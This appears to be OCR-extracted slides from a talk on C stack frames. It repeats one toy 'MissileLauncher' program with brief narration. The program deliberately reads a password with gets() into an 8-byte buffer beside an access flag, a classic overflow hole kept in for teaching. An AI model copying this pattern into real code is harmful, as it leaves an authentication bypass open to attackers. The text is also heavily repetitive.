
```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Create a new stack frame, before allocating space for the local variables on the stack.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Create a new stack frame, before allocating space for the local variables on the stack.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Create a new stack frame, before allocating space for the local variables on the stack.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Create a new stack frame, before allocating space for the local variables on the stack.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


Create a new stack frame, before allocating space for the local variables on the stack.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Create a new stack frame, before allocating space for the local variables on the stack.

Hey, wait a minute... should not the stack variables be allocated in correct order?




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


Create a new stack frame, before allocating space for the local variables on the stack.

Hey, wait a minute... should not the stack variables be allocated in correct order?


There is no "correct order" here. In this case, the compiler is free to store objects of automatic storage duration (the correct name for "stack variables") in any order. Indeed, it can keep all of them in registers or ignore them completely as long as the external behavior of the program is the same.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Then we call `printf()` with an argument.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Then we call `printf()` with an argument.




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Then we call `printf()` with an argument.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


Then we call `printf()` with an argument.



